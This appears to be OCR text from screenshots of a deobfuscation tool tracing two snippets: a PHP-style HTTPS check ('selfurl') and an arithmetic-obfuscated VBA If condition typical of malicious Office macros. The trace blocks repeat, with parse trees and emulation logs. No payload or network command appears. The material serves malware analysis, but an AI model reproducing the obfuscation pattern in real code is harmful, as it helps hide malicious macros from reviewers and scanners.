
s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
selfurl!0 API: "s" = _ifx_ (true, "s", [none])
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
selfurl!0 API: "s" = _ifx_ (true, "s", [none])
selfurl!0 API: "s" = _ifx_ (false, [none], "s")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))


```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```


```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
selfurl!0 API: "s" = _ifx_ (true, "s", [none])
selfurl!0 API: "s" = _ifx_ (false, [none], "s")
selfurl!0 ASSIGN: s = "s"
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


- Lexer/tokenizer:
  - [if] [(] [(] [ah4lgn] [>] [abfsh] [(] [-18341] [+] [18342] [)] [and] [ah4lgn] [<] [abfsh] [(] [14966] [-] [14964] [)] [)] [or] [(] [ah4lgn] [>] [abfsh] [(] [22272] [/] [7424] [)] [and] [ah4lgn] [<] [abfsh] [(] [6321] [-] [6317] [)] [)] [)] [then]
- Token rewrite:
  - None
- Top-node:Function-call If

If (ah4Lgn > aBFSh(-18341 + 18342)
And ah4Lgn < aBFSh(14966 - 14964))
Or (ah4Lgn > aBFSh(22272 / 7424)
And ah4Lgn < aBFSh(6321 - 6317))

```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```




If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then



